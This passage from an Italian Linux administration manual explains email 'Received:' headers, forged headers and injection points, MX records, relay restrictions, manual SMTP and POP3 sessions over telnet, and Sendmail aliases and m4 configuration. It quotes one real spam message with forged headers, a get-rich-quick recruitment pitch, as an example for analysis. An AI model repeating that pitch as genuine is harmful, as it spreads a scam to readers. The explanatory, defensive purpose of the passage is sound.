        for daniele@dinkel.brot.dg; Tue, 9 Jun 1998 00:00:09 +0200
```

Trattandosi dello stesso nodo da cui è stato inviato il messaggio, appare solo l'informazione dell'MTA, '**`by router.brot.dg`**', e la destinazione, '**`for daniele@dinkel.brot.dg`**'.

2. Il secondo campo '**`Received:`**' viene aggiunto dal secondo MTA interpellato, che in questo caso è anche l'ultimo.

```
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
```

L'MTA provvede prima a identificare l'origine, ovvero l'MTA che gli ha trasmesso il messaggio, attraverso l'indicazione '**`from router.brot.dg`**'; quindi identifica se stesso attraverso l'indicazione '**`by dinkel.brot.dg`**'.

I vari record '**`Received:`**' possono essere più o meno ricchi di informazioni e questo dipende dall'MTA che li genera. In particolare, l'indicazione della data permette eventualmente di comprendere in che punto la trasmissione del messaggio è stata ritardata; inoltre, la presenza dell'identificativo '**`id`**' può permettere di ricercare informazioni su una trasmissione particolare all'interno di registrazioni eventuali.

Alcuni MTA, per motivi di sicurezza, verificano l'origine della trasmissione attraverso il sistema DNS e includono il nome e l'indirizzo IP così ottenuto tra parentesi. Nell'esempio mostrato, il secondo MTA ha indicato '**`from router.brot.dg (pippo@router.brot.dg [192.168.1.254])`**'.

154.3 Messaggi contraffatti e punto di iniezione

La posta elettronica è stato il primo problema della comunicazione nella rete. Così, gli standard che si sono ottenuti e i programmi a disposizione sono potentissimi dal punto di vista delle possibilità che vengono offerte. Ciò, assieme al fatto che la trasmissione dei messaggi di posta elettronica è un'operazione gratuita per il mittente, ha favorito chi usa la posta elettronica per «offendere»: sia attraverso la propaganda indesiderata, sia attraverso altre forme più maliziose.

Non è l'intenzione di questo documento la classificazione dei vari tipi di offesa che si possono subire attraverso la posta elettronica e nemmeno insegnare a usare queste tecniche. La conoscenza dei punti deboli di un MTA è importante per comprendere con quanta serietà vada presa la sua amministrazione e anche con quanta prudenza vadano mosse delle accuse verso il presunto mittente di un messaggio indesiderato.

Chi utilizza la posta elettronica per attaccare qualcuno, cerca di farlo in modo da non essere identificato. Per questo si avvale normalmente di un MTA di partenza diverso da quello normalmente competente per la sua rete di origine (il proprio ISP). Oltre a tutto, di solito l'attacco consiste nell'invio di un messaggio a una grande quantità di destinatari, per cui, la scelta di un MTA estraneo (e innocente) serve per scaricare su di lui tutto il lavoro di distribuzione. Il «lavoro» di ogni ipotetico aggressore sta quindi nella ricerca di un MTA che si lasci manovrare e nella composizione di un messaggio con un'intestazione fasulla che lasci intendere che il messaggio è già transitato da un'altra origine (che può esistere effettivamente o meno).

A parte il problema derivato dal fatto che la configurazione degli MTA è difficile, per cui capita spesso che qualcosa sfugga cosicché l'MTA si trova a permettere accessi indesiderabili, lo standard SMTP è tale per cui l'MTA che riceve un messaggio deve accettare le informazioni che gli vengono fornite riguardo ai punti di transito precedenti (i vari campi '**`Received:`**' già esistenti). Quando i campi '**`Received:`**' sono stati contraffatti l'MTA dal quale ha origine effettivamente la trasmissione è il cosiddetto *punto di iniezione* .

L'esempio seguente mostra un messaggio di questo tipo, in cui l'origine, *hotmail.com*, si è dimostrata fasulla. Probabilmente, il punto di iniezione è stato '**cnn.Princeton.EDU**', ma questo non può essere stabilito in modo sicuro.

```
X-POP3-Rcpt: daniele@tv
Return-Path: <seeingclearly40@hotmail.com>
Received: from outbound.Princeton.EDU (outbound.Princeton.EDU [128.112.128.88])
          by tv.calion.com (8.8.4/8.8.4) with ESMTP
          id HAA02209 for <daniele@tv.shineline.it>;
          Tue, 9 Jun 1998 07:12:59 +0200
Received: from IDENT-NOT-QUERIED@Princeton.EDU (port 4578 [128.112.128.81])
        by outbound.Princeton.EDU with SMTP
        id <542087-18714>;
        Tue, 9 Jun 1998 00:48:58 -0400
Received: from cnn.Princeton.EDU by Princeton.EDU (5.65b/2.139/princeton)
        id AA09882; Tue, 9 Jun 98 00:17:18 -0400
Received: from hotmail.com by cnn.Princeton.EDU (SMI-8.6/SMI-SVR4)
        id AAA12040; Tue, 9 Jun 1998 00:17:13 -0400
Message-Id: <199806090417.AAA12040@cnn.Princeton.EDU>
Date:   Mon, 08 Jun 98 11:09:01 EST
From: "Dreambuilders" <seeingclearly40@hotmail.com>
To: Friend@public.com
Subject: Real Business

HOW WOULD YOU LIKE TO BE PAID LIKE THIS?

*How about if you received compensation on 12 months Business Volume for
every transaction in your entire organization and this made it possible for
you to earn over $14000.00 US in your first month ?

* How about if you were paid daily, weekly, and monthly ?...
* How about if you could do business everywhere in the world and be paid in
US dollars ?
* What if your only out of pocket expense was a $10 processing fee to get
started...

* Would you want to evaluate a business like that ?

If so  reply with "real business" in subject box to foureal25@hotmail.com
```

154.4 Identificazione della destinazione

In precedenza, in questo capitolo, si è accennato al meccanismo di trasferimento dei messaggi tra diversi MTA. L'MTA di origine, o comunque quello utilizzato come distributore di origine (relè), deve identificare l'MTA più adatto a ricevere il messaggio per ottenere la consegna di questo all'utente destinatario. Generalmente, il problema si riduce alla trasformazione del nome di dominio dell'indirizzo di posta elettronica del destinatario in un numero IP, per poi tentare di contattare tale nodo con la speranza di trovare un MTA pronto a rispondere.

La realtà è spesso più complessa e può darsi benissimo che l'MTA competente per ricevere la posta elettronica di un certo utente sia un nodo diverso da quello che appare nell'indirizzo di posta elettronica. Per pubblicizzare questo fatto nella rete si utilizzano i record '**MX**' nella configurazione dei DNS. L'esempio seguente mostra un caso descritto meglio nel capitolo 122 in cui si stabilisce che, per consegnare messaggi di posta elettronica nel dominio *brot.dg*, è competente il servente *dinkel.brot.dg*.

```
brot.dg.        IN      MX      10 dinkel.brot.dg.
```

154.5 Misure di sicurezza

Le misure di sicurezza fondamentali attraverso cui si cerca di evitare l'uso improprio di un MTA sono essenzialmente di due tipi: l'identificazione del sistema da cui proviene la richiesta di inoltro di un messaggio (attraverso il DNS) e il rifiuto dei messaggi che sono originati da un dominio estraneo e sono diretti anche a un dominio estraneo.

La prima delle due misure si concretizza nell'indicazione tra parentesi del nome di dominio e del numero IP del nodo chiamante nel campo '**`Received:`**'. Nell'esempio visto in precedenza, l'MTA del nodo *`dinkel.brot.dg`* ha verificato l'indirizzo di chi lo ha contattato (*`router.brot.dg`*).

```
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
                                     ^^^^^^^^^^^^^^  ^^^^^^^^^^^^^
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
```

La seconda misura si avvale generalmente del servizio di risoluzione dei nomi (record '**`MX`**'), attraverso il quale si può determinare quale sia il dominio di competenza per il recapito dei messaggi, stabilendo così che i messaggi provenienti dall'esterno che non siano diretti al proprio dominio di competenza, non possono essere accettati.

La maggior parte degli MTA sono (o dovrebbero essere) configurati in questo modo. Questo dovrebbe spiegare il motivo per cui spesso è impossibile inviare messaggi di posta elettronica in una rete locale se prima non si attiva un servizio DNS.

154.6 Referente per l'amministrazione del servizio

L'amministratore di un servizio di distribuzione di posta elettronica deve essere raggiungibile attraverso dei nominativi convenzionali. Fondamentalmente si tratta di *`postmaster@`dominio*. Ultimamente, a causa della crescente invadenza di chi utilizza la posta elettronica in modo fraudolento, è diventato comune l'utilizzo dell'indirizzo *`abuse@`dominio* per identificare la persona competente nei confronti di possibili abusi originati dal servizio di sua competenza.

Naturalmente, tali indirizzi sono generalmente degli alias attraverso cui i messaggi possono essere rinivati al recapito dell'utente che incorpora effettivamente tali competenze.

154.7 Scelta dell'MTA

Nei sistemi Unix, così come in quelli GNU, la scelta tradizionale del sistema di gestione dei messaggi di posta elettronica è Sendmail. Ci si può prendere il lusso di cambiare sistema solo se si conosce bene il problema e le implicazioni rispetto agli altri programmi che hanno qualcosa a che fare con il sistema di invio dei messaggi.

Di solito si abbandona Sendmail a causa della sua storica carenza nei confronti della sicurezza. Con il tempo, Sendmail potrebbe diventare un pacchetto solido e affidabile, ma per il momento, la continua scoperta di nuovi problemi di sicurezza dà a questo sistema una pessima reputazione.

Nella scelta del sostituto di Sendmail si pongono di fronte tre scelte comuni: Smail, Exim e Qmail. I primi due hanno una buona compatibilità con le convenzioni introdotte da Sendmail, mentre l'ultimo punta tutto sulla sicurezza abbandonando quasi tutte le tradizioni precedenti.

154.8 Scelta del servente SMTP per l'elaboratore personale

Quando si deve gestire un solo elaboratore con un solo utente umano, connesso a una rete che fornisce qualche servizio come nel caso di un collegamento con un ISP, ovvero un fornitore di accesso a Internet, si rischia di avere un'idea distorta del problema della posta elettronica.

Si ipotizza una situazione del tipo seguente: è stato ottenuto un accesso a una rete, grande o piccola che sia, con una casella postale collocata presso un nodo di quella rete e con la possibilità di utilizzare un servente SMTP per l'invio della posta elettronica. La connessione a questa rete può essere continua, o discontinua.

In questa situazione, l'elaboratore che viene inserito in tale rete non ha bisogno (almeno in teoria) di gestire un servente SMTP locale e nemmeno di un sistema di consegna dei messaggi. È sufficiente un programma MUA che per l'invio dei messaggi sia in grado di servirsi direttamente del servente SMTP offerto dalla rete a cui ci si collega, quindi un programma per il prelievo dei messaggi giunti presso la casella postale remota (protocollo POP2, POP3, o IMAP).

A parte la semplicità dell'approccio, il vantaggio di sfruttare un servente SMTP esterno al proprio elaboratore locale, sta nel fatto che in tal modo è il servente SMTP esterno a preoccuparsi di duplicare il messaggio tra tutti i destinatari (se ne è stato indicato più di uno); inoltre, è lui che provvede a ritentare gli invii se necessario. Utilizzando per questo un servente SMTP locale, si otterrebbe un maggior carico nel collegamento tra l'elaboratore locale e la rete esterna; inoltre, non sarebbe possibile interrompere tale comunicazione finché i messaggi trasmessi non risultano recapitati alla destinazione.

Nel caso si possa essere certi di avere una connessione stabile alla rete esterna in questione, se è stato ottenuto anche un numero IP statico e quindi un nome di dominio per il proprio nodo, può essere conveniente decidere di mantenere sempre acceso il proprio elaboratore e ricevere direttamente lì la posta. Per questo, occorre attivare un servente SMTP locale che poi provveda alla consegna dei messaggi ricevuti. In pratica serve un MTA completo. In questa situazione, l'elaboratore può avere anche più utenti, gestendo così più caselle postali. Tuttavia, se si dispone sempre di un servente SMTP esterno, è ancora conveniente il suo utilizzo per l'invio dei messaggi.

Nel momento in cui non si tratta più di un semplice elaboratore da collegare a una rete esterna, ma si tratta di tutta una rete locale, il problema cambia aspetto, evidentemente. Ma questo verrà trattato più avanti.

154.9 Pratica manuale con i protocolli

È importante avere un minimo di dimestichezza con i protocolli utilizzati per la gestione della posta elettronica. Oltre all'aspetto puramente didattico, il loro utilizzo manuale attraverso un cliente TELNET, può aiutare a verificare la configurazione di un servente SMTP, oppure di manovrare all'interno di una propria casella postale remota.

In queste sezioni vengono mostrati solo i comandi elementari che si possono utilizzare con il protocollo SMTP e POP3.

154.9.1 SMTP attraverso un cliente TELNET

È già stato mostrato in precedenza un esempio di connessione con un servizio SMTP allo scopo di inviare manualmente un messaggio. Lo stesso esempio viene mostrato nuovamente a vantaggio del lettore.

$ **telnet roggen.brot.dg smtp**[*Invio*]

```
Trying 192.168.1.2...
Connected to roggen.brot.dg.
Escape character is '^]'.
220 roggen.brot.dg ESMTP Sendmail 8.8.5/8.8.5; Thu, 11 Sep 1997 19:58:15 +0200
```

HELO brot.dg[*Invio*]

```
250 roggen.brot.dg Hello dinkel.brot.dg [192.168.1.1], pleased to meet you
```

MAIL From: <daniele@dinkel.brot.dg>[*Invio*]

```
250 <daniele@dinkel.brot.dg>... Sender ok
```

RCPT To: <toni@dinkel.brot.dg>[*Invio*]

```
250 <toni@dinkel.brot.dg>... Recipient ok
```

DATA[*Invio*]

```
354 Enter mail, end with "." on a line by itself
```

Subject: Saluti.[*Invio*]

Ciao Antonio,[*Invio*]

come stai?[*Invio*]

Io sto bene e mi piacerebbe risentirti.[*Invio*]

Saluti,[*Invio*]

Daniele[*Invio*]

.[*Invio*]

```
250 TAA02951 Message accepted for delivery
```

QUIT[*Invio*]

```
221 dinkel.brot.dg closing connection
Connection closed by foreign host.
```

L'esempio mostra tutto quello che serve fare per inviare un messaggio. I comandi '**HELO**', '**MAIL**', '**RCPT**' e '**DATA**', vanno inseriti rispettando questa sequenza e la loro sintassi dovrebbe essere evidente dall'esempio.

Un problema importante che si incontra quando si configura il proprio servizio SMTP è quello del filtro rispetto al relè, cioè all'attività di ritrasmissione dei messaggi. Solitamente si consente di fare il relè senza alcuna limitazione per i messaggi provenienti dai nodi della propria rete locale, mentre lo si impedisce quando il messaggio è di origine esterna a tale rete e in più la stessa destinazione è esterna alla rete locale. Il concetto si esprime facilmente a parole, ma la configurazione del servizio SMTP potrebbe essere complessa e si può rischiare di tagliare fuori

dal servizio proprio alcuni nodi che invece dovrebbero poterlo utilizzare. L'esempio seguente mostra un esempio di cattiva configurazione e da questo si intende quanto sia utile l'utilizzo manuale del protocollo SMTP per controllare tali situazioni.

$ **telnet dinkel.brot.dg smtp**[*Invio*]

Dal nodo *roggen.brot.dg* si vuole inviare un messaggio al nodo *weizen.brot.dg*, utilizzando per questo il servente *dinkel.brot.dg*, il quale era inteso dovesse fare da relè, almeno per la rete locale *brot.dg*.

```
Trying 192.168.1.1...
Connected to dinkel.brot.dg.
Escape character is '^]'.
220 roggen.brot.dg ESMTP Exim 1.90 #1 Wed, 4 Nov 1998 09:47:05 +0100
```

HELO brot.dg[*Invio*]

```
250 dinkel.brot.dg Hello daniele at roggen.brot.dg [192.168.1.2]
```

MAIL From: daniele@roggen.brot.dg[*Invio*]

```
250 <daniele@roggen.brot.dg> is syntactically correct
```

RCPT To: tizio@weizen.brot.dg[*Invio*]

```
550 relaying to <tizio@weizen.brot.dg> prohibited by administrator
```

Come si può vedere, qualcosa non va: il servente ha accettato l'origine, ma da quell'origine non accetta la destinazione.

QUIT[*Invio*]

```
221 roggen.brot.dg closing connection
```

154.9.2 POP3 attraverso un cliente TELNET

Anche l'utilizzo manuale del protocollo POP3 può essere utile. Il problema si pone normalmente quando la propria casella postale remota è stata riempita in maniera abnorme da un aggressore. Se si dispone di un collegamento troppo lento, è meglio evitare di scaricare tutta la posta, mentre sarebbe opportuno eliminare direttamente i messaggi che sembrano essere inutili.

L'esempio seguente serve a capire in che modo è possibile visionare la situazione della propria casella postale remota e come è possibile intervenire per eliminare i messaggi indesiderati.

$ **telnet dinkel.brot.dg pop-3**[*Invio*]

```
Trying 192.168.1.1...
Connected to dinkel.brot.dg.
Escape character is '^]'.
+OK POP3 dinkel.brot.dg v4.47 server ready
```

La prima cosa richiesta è l'inserimento del nominativo-utente e subito dopo la parola d'ordine.

USER tizio[*Invio*]

```
+OK User name accepted, password please
```

PASS tazza[*Invio*]

Dopo l'indicazione della parola d'ordine, il servizio POP3 indica quanti messaggi sono presenti. In questo caso solo due.

```
+OK Mailbox open, 2 messages
```

Il comando '**LIST**' consente di avere un elenco dei messaggi con a fianco la loro dimensione in byte. Ciò può essere utile per individuare messaggi «bomba», dove l'indizio potrebbe essere dato dalla dimensione esageratamente grande di un messaggio o dal ripetersi di messaggi con la stessa identica dimensione.

LIST[*Invio*]

```
+OK Mailbox scan listing follows
1 520
2 498
.
```

In questo caso, i messaggi sembrano proprio innocui. Eventualmente, se si vede il ripetersi di un messaggio breve, si può controllarne il contenuto, con il comando '**RETR**'.

RETR 2[*Invio*]

Viene letto il secondo messaggio.

```
+OK 498 octets
Return-path: <daniele@dinkel.brot.dg>
Envelope-to: daniele@dinkel.brot.dg
Delivery-date: Wed, 4 Nov 1998 10:06:30 +0100
Received: from daniele by dinkel.brot.dg with local (Exim 1.90 #1)
        for daniele@dinkel.brot.dg
        id 0zayta-00009R-00; Wed, 4 Nov 1998 10:06:30 +0100
To: daniele@dinkel.brot.dg
Subject: SPAM
Message-Id: <E0zayta-00009R-00@dinkel.brot.dg>
From: daniele@dinkel.brot.dg
Date: Wed, 4 Nov 1998 10:06:30 +0100
Status:

questo e' un messaggio SPAM.
.
```

La dimensione del messaggio comprende tutto ciò che lo compone, compresa la riga iniziale in cui si informa che questa è di 498 ottetti (gruppi di 8 bit), ovvero byte.

Per cancellare un messaggio, si può utilizzare il comando '**DELE**', seguito dal numero corrispondente.

DELE 2[*Invio*]

```
+OK Message deleted
```

Per concludere si utilizza il comando '**QUIT**'.

QUIT[*Invio*]

```
+OK Sayonara
```

154.10 Riferimenti

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- Doug Muth, *The SPAM-L FAQ*

  <*http://oasis.ot.com/~dmuth/spam-l/*>

Sendmail: introduzione

Sendmail [1] è divenuto lo standard per quanto riguarda i programmi di gestione della posta elettronica in qualità di MTA. La sua adattabilità e la conseguente difficoltà nella definizione della sua configurazione, sono estreme.

Nel capitolo 151 si è già accennato al funzionamento di Sendmail. Questo capitolo espande un po' i concetti, ma si tratta sempre di informazioni limitate; il documento di riferimento per questo resta: *Sendmail* edito da O'Reilly.

155.1 Destinatari e formati degli indirizzi

Sendmail, per quanto riguarda la composizione degli indirizzi di posta elettronica, utilizza le convenzioni seguenti.

- Ciò che appare tra parentesi viene eliminato, perché considerato un commento.
- Ciò che appare tra parentesi angolari ('**<>**') viene preferito rispetto a ogni altra indicazione. In pratica, ciò permette di comporre gli indirizzi inserendo anche il nome effettivo del mittente o del destinatario, evidenziando l'indirizzo di posta elettronica vero e proprio all'interno delle parentesi angolari. Per esempio,

  '**`Tizio Tizi <tizio@dinkel.brot.dg>`**'

  è un modo formalmente corretto per abbinare all'indirizzo *`tizio@dinkel.brot.dg`* il nome e cognome dell'utente: Tizio Tizi.
- Gli apici doppi permettono di delimitare una stringa. In questo modo, alle volte si delimita il nominativo dell'utente, come nell'esempio seguente:

  '**`"Tizio Tizi" <tizio@dinkel.brot.dg>`**'

  Nello stesso modo, la barra obliqua inversa ('\') può essere usata per proteggere il carattere successivo.

Per Sendmail, il destinatario di un messaggio di posta elettronica può essere anche un file o un programma. In pratica, se l'indirizzo utilizzato inizia con una barra verticale ('**|**'), si intende trattarsi di una pipeline, all'interno della quale deve essere inviato il messaggio; se invece l'indirizzo inizia con una barra obliqua normale ('**/**'), si intende trattarsi di un file, che viene creato appositamente oppure gli viene aggiunto il testo del messaggio se esiste già.

L'utilizzo di questi indirizzi speciali, riferiti a file o a pipeline, può essere fatto ovunque; per esempio nel file '`~/.forward`' o come destinatario di un alias nel file '`/etc/aliases`'. Queste possibilità, tra le altre cose, sono alla base del funzionamento delle liste di posta elettronica (*mailing-list*).

155.2 Alias, inclusione e forward

All'interno di un sistema è possibile definire dei recapiti fittizi, definiti alias. La predisposizione di questi viene fatta nel file '`/etc/aliases`', ma prima che questi abbinamenti siano recepiti da Sendmail, occorre rigenerare il file '`/etc/aliases.db`' con il comando '**`newaliases`**'. Attraverso gli alias è possibile:

[1] **Sendmail** software non libero: non è consentita la commercializzazione a scopo di lucro

- definire dei nominativi utenti lunghi e articolati, che non sarebbero ammissibili nella gestione normale di un sistema Unix (il quale pone generalmente il limite degli otto caratteri di lunghezza per i nomi degli utenti),
- definire dei nominativi di utenti standard riferiti a determinate competenze amministrative tipiche, girando i messaggi loro rivolti alle persone che ricoprono effettivamente gli incarichi corrispondenti;
- definire un elenco di destinatari differenti a cui deve essere inviata una copia dei messaggi riferiti a un certo alias;
- definire una pipeline contenente un comando che deve occuparsi di elaborare i messaggi riferiti a un certo alias;
- definire un file per l'archiviazione dei messaggi indirizzati a un certo alias;
- definire un elenco di destinatari differenti in base a un elenco di indirizzi contenuto in un file esterno.

L'esempio seguente fa in modo che i messaggi inviati all'utente fittizio '**`Tizio.Tizi`**' siano girati al nome dell'utente gestito effettivamente nel sistema.

```
Tizio.Tizi:     tizio
```

L'esempio seguente riguarda la situazione tipica in cui i messaggi indirizzati a un utente fittizio riferito a una competenza amministrativa vengono girati all'utente reale che svolge quel compito particolare.

```
postmaster:     daniele
```

L'esempio seguente mostra un alias per il quale i messaggi vengono rinviati (vengono fatti proseguire, o meglio, secondo la tradizione postale, vengono proseguiti) e duplicati per una serie di utenti che devono essere informati contemporaneamente.

```
abuse:          daniele, tizio, caio@roggen.brot.dg
```

L'esempio seguente mostra un alias per il quale tutti i messaggi vengono elaborati da un comando, che li riceve attraverso lo standard input. Questo è il modo tipico attraverso cui si inviano i messaggi a un programma di gestione di una lista di posta elettronica (*mailing-list*).

```
lista-pippo:    "| /home/liste/bin/ricezione-messaggi lista-pippo"
```

L'inclusione è un modo di definire un alias dinamico, riferito a un elenco di indirizzi contenuti in un file di testo normale. La forma

`:include:`*percorso_assoluto*

equivale a includere tutti gli indirizzi definiti nel file specificato, che deve comprendere necessariamente il percorso assoluto per raggiungerlo. Utilizzando questa forma di definizione degli elenchi di destinatari, si evita di dover modificare ogni volta il file '`/etc/aliases`', ma soprattutto si evita di dover rieseguire il comando '**`newaliases`**'.

L'esempio seguente invia i messaggi destinati all'utente fittizio '**`lista-pippo-inv`**' a tutto l'elenco contenuto nel file '`/home/liste/pippo/iscritti`'.

```
lista-pippo-inv:        :include:/home/liste/pippo/iscritti
```

Il *forward* è la gestione di un alias personale (allo scopo di fare proseguire i messaggi verso altre destinazioni), che ogni utente può definire senza dover chiedere la modifica del file '`/etc/aliases`'. Si possono fare proseguire i messaggi generando il file di testo '`~/.forward`' che può contenere uno o più indirizzi differenti, comprese le pipeline, i file e le inclusioni. Il risultato

che si ottiene è che i messaggi destinati all'utente che ha predisposto questo file nella propria directory personale, vengono rinviati a tutti gli indirizzi contenuti nel file stesso. Generalmente, per la sua natura, il file '`~/.forward`' viene usato dagli utenti che hanno diversi recapiti e vogliono concentrare la posta elettronica in un solo punto di destinazione. Per questo motivo, nel file '`~/.forward`' viene indicato quasi sempre un solo indirizzo di posta elettronica.

155.3 Configurazione di Sendmail con il pacchetto di Berkeley

Si è già accennato al fatto che la configurazione di Sendmail, attraverso la modifica diretta del file '`/etc/sendmail.cf`', sia un'impresa estrema. Fortunatamente, per alleviare queste difficoltà, si sono sviluppati nel tempo diversi programmi in grado di generare automaticamente il file '`/etc/sendmail.cf`' utilizzando dei segmenti di codice già pronto da combinare opportunamente assieme.

Attualmente, il tipo di configurazione più diffuso è quello predisposto dall'università di Berkeley. Si tratta di una serie di file macro per M4, un macro-compilatore concettualmente analogo al preprocessore del linguaggio C (si veda eventualmente il capitolo 321).

Il pacchetto viene installato da qualche parte, a seconda dell'organizzazione predisposta dalla propria distribuzione GNU, ma probabilmente si tratta della directory '`/usr/lib/sendmail-cf/`'. Da quella directory se ne diramano altre contenenti i diversi pezzi di configurazione che possono essere combinati assieme.

155.3.1 Introduzione al sistema

A partire dalla directory di origine del pacchetto di configurazione di Sendmail, si trovano in particolare i file *readme* che rappresentano tutta la documentazione disponibile, oltre a una serie di directory contenenti a loro volta i file componenti del sistema di macro.

Directory	Descrizione
'`m4/`'	Contiene alcune macro di partenza, di cui, la più importante è '`cf.m4`' che viene usata per iniziare il procedimento.
'`cf/`'	Contiene i file di configurazione utilizzati dalla macro '`m4/cf.m4`'; questi file hanno l'estensione '`.mc`'. Di questi file ne viene usato solo uno: quello predisposto per il proprio sistema. È molto probabile che la propria distribuzione GNU inserisca il file utilizzato effettivamente per ottenere la configurazione di Sendmail che questa utilizza; potrebbe trattarsi di '`linux.mc`' oppure di un altro nome che ricorda quello della distribuzione (per esempio '`redhat.mc`').
'`sh/`'	Contiene degli script di shell utilizzati automaticamente da M4, in base alle istruzioni contenute nelle macro utilizzate.
altre directory	Le altre directory che discendono dall'origine del pacchetto di configurazione, sono utilizzate per classificare i vari file macro incorporabili in quello che si scrive all'interno della directory '`cf/`'. Per esempio, un'istruzione del tipo '**`MAILER(local)`**', fa riferimento al file '`mailer/local.m4`'.

Quando si predispone un file di configurazione nella directory '`cf/`', la sua compilazione avviene nel modo seguente:

```
m4 ../m4/cf.m4 file_di_configurazione > file-risultato
```

Per esempio, supponendo di avere realizzato il file di configurazione '`cf/prova.mc`' e di voler generare il file '`cf/prova.cf`', si procede come segue:

`cd /usr/lib/sendmail-cf`[*Invio*]

In questo modo ci si posiziona nella directory principale del pacchetto di configurazione.

`cd cf`[*Invio*]

Prima di iniziare la compilazione occorre posizionarsi nella directory contenente il file di configurazione.

`m4 ../m4/cf.m4 prova.mc > prova.cf`[*Invio*]

A questo punto il file '`cf/prova.cf`' è stato generato, quindi è sufficiente cambiargli nome e sostituirlo al posto del vecchio '`/etc/sendmail.cf`'.

Naturalmente, perché Sendmail prenda atto della nuova configurazione, deve essere riavviato (dovrebbe bastare l'invio di un segnale di aggancio, '**`SIGHUP`**').

155.3.2 Struttura e contenuto del file di configurazione

Il file di configurazione inizia generalmente con delle annotazioni, che possono riguardare il copyright o lo scopo del file. Osservando i file già esistenti si potrebbe pensare che il simbolo '**`#`**' rappresenti l'inizio di un commento; in realtà si tratta di un commento per il file '`.cf`' che si vuole generare, perché all'interno del sistema di macro di M4 è stato ridefinito opportunamente il simbolo di commento in modo che '**`#`**' venga trattato come un carattere qualunque senza significati particolari. Questo significa che le espansioni hanno luogo anche all'interno dei commenti per il file '`/etc/sendmail.cf`'.

Il modo adottato comunemente per eliminare le intestazioni contenenti le informazioni sul copyright e le riserve all'uso dei vari file, è quello di dirigere l'output in modo da perderlo, attraverso la macro '**`divert(-1)`**'.

In teorica, l'aspetto normale di un file di configurazione per questo pacchetto dovrebbe essere il seguente:

```
divert(-1)
#
# Copyright (c) 1983 Eric P. Allman
# Copyright (c) 1988, 1993
#       The Regents of the University of California.  All rights reserved.
#
# Redistribution and use in source and binary forms, with or without...
# ...
divert(0)dnl
include('../m4/cf.m4')
VERSIONID('@(#)generic-linux.mc 8.3 (Berkeley) 3/23/96')
OSTYPE(linux)dnl
DOMAIN(generic)dnl
MAILER(local)dnl
MAILER(smtp)dnl
```

In pratica, questo potrebbe generare un file '`.cf`' insufficiente al funzionamento corretto di Sendmail.

Si può osservare all'inizio l'inclusione del file '`m4/cf.m4`' che è il responsabile dell'impostazione di questo sistema di macro.

Quasi tutte le macro specifiche che si utilizzano in questo file (quelle che appaiono in lettere maiuscole), rappresentano in realtà l'inclusione di un file, quello che appare come pa-

rametro, proveniente dalla directory corrispondente al nome della macro stessa. Per esempio, '**`OSTYPE(linux)`**' rappresenta in pratica l'inclusione del file '`ostype/linux.m4`'. Nelle sezioni seguenti vengono descritte brevemente alcune di queste macro specifiche.

155.3.2.1 Macro VERSIONID

`VERSIONID(` *descrizione_della_versione* `)`

La macro '**`VERSIONID`**' permette semplicemente di includere un'annotazione sulla versione della configurazione, nei commenti del file '`.cf`' generato. È utile per documentare diversi tipi di configurazione, tenuto conto che la forma per definire la versione non è prestabilita.

155.3.2.2 Macro OSTYPE

`OSTYPE(` *macro_da_includere* `)`

Attraverso la macro '**`OSTYPE`**' si può definire il nome del sistema operativo utilizzato. In pratica, si tratta di indicare il nome (senza estensione) di un file macro contenuto nella directory '`ostype/`', da includere in quel punto.

Attraverso l'inclusione di questo file, si ottiene la definizione di alcune informazioni importanti riguardo all'installazione di Sendmail nel proprio sistema operativo; per esempio si può definire la collocazione del file contenente gli alias, il programma da usare per la consegna dei messaggi, le opzioni e gli argomenti che questo programma deve avere. Tutte queste informazioni vengono specificate attraverso la definizione di macro specifiche, come se si trattasse della definizione di variabili. Se tali macro non vengono definite in questa occasione, verranno definite in un altro momento, ricevendo un valore predefinito, come documentato regolarmente nei file che accompagnano il pacchetto di configurazione.

L'esempio più semplice possibile del file '`ostype/linux.m4`' è il seguente,

```
divert(-1)
#
# ...

divert(0)
define('LOCAL_MAILER_PATH', /bin/mail)dnl
```

dove si definisce soltanto che il programma di consegna dei messaggi è '`/bin/mail`'. In pratica però, normalmente, questo file viene modificato opportunamente da chi allestisce il pacchetto di configurazione per una distribuzione GNU particolare.

> La possibilità che questo file non sia conforme alla distribuzione standard del pacchetto di configurazione di Sendmail, deve essere tenuto in considerazione quando si vuole provare a generare un file '`.cf`' differente dal '`/etc/sendmail.cf`' già predisposto dalla propria distribuzione. Infatti, le modifiche che potrebbero essere state apportate possono pregiudicare l'effetto prevedibile delle altre macro.

155.3.2.3 Macro DOMAINS

`DOMAINS(` *macro_da_includere* `)`

Attraverso la macro '**`DOMAINS`**' si può definire il nome di una configurazione riferita a un dominio particolare. Si ottiene in pratica l'inclusione di un file contenuto nella directory '`domains/`'.

Il pacchetto di configurazione fornisce il file '`domains/generic.m4`', che dovrebbe adattarsi a tutte le situazioni normali. Spesso, questo non viene utilizzato, inserendo direttamente quello che serve nel file di configurazione normale.

Quello che segue è un estratto dal file '`domains/generic.m4`'.

```
divert(-1)
#
# ...

divert(0)
VERSIONID(`@(#)generic.m4       8.3 (Berkeley) 3/24/96')
define(`confFORWARD_PATH', `$z/.forward.$w:$z/.forward')dnl
FEATURE(redirect)dnl
FEATURE(use_cw_file)dnl
```

155.3.2.4 Macro MAILERS

MAILERS(*macro_da_includere*)

Attraverso la macro '**`MAILERS`**' si può definire il nome di una configurazione riferita a un tipo particolare di sistema di invio dei messaggi. Si ottiene in pratica l'inclusione di un file contenuto nella directory '`mailers/`'.

Normalmente, questa macro viene utilizzata più volte all'interno del file di configurazione, per definire diverse possibilità. Tipicamente si tratta di:

```
MAILER(local)
```

che si occupa della gestione dei messaggi all'interno del sistema e viene utilizzato in modo predefinito;

```
MAILER(smtp)
```

che si occupa di configurare la gestione dei messaggi attraverso il protocollo SMTP, cioè riguarda la configurazione necessaria all'invio dei messaggi al di fuori del sistema.

Nel primo caso si ha l'inclusione del file '`mailers/local.m4`', nel secondo di '`mailers/smtp.m4`'

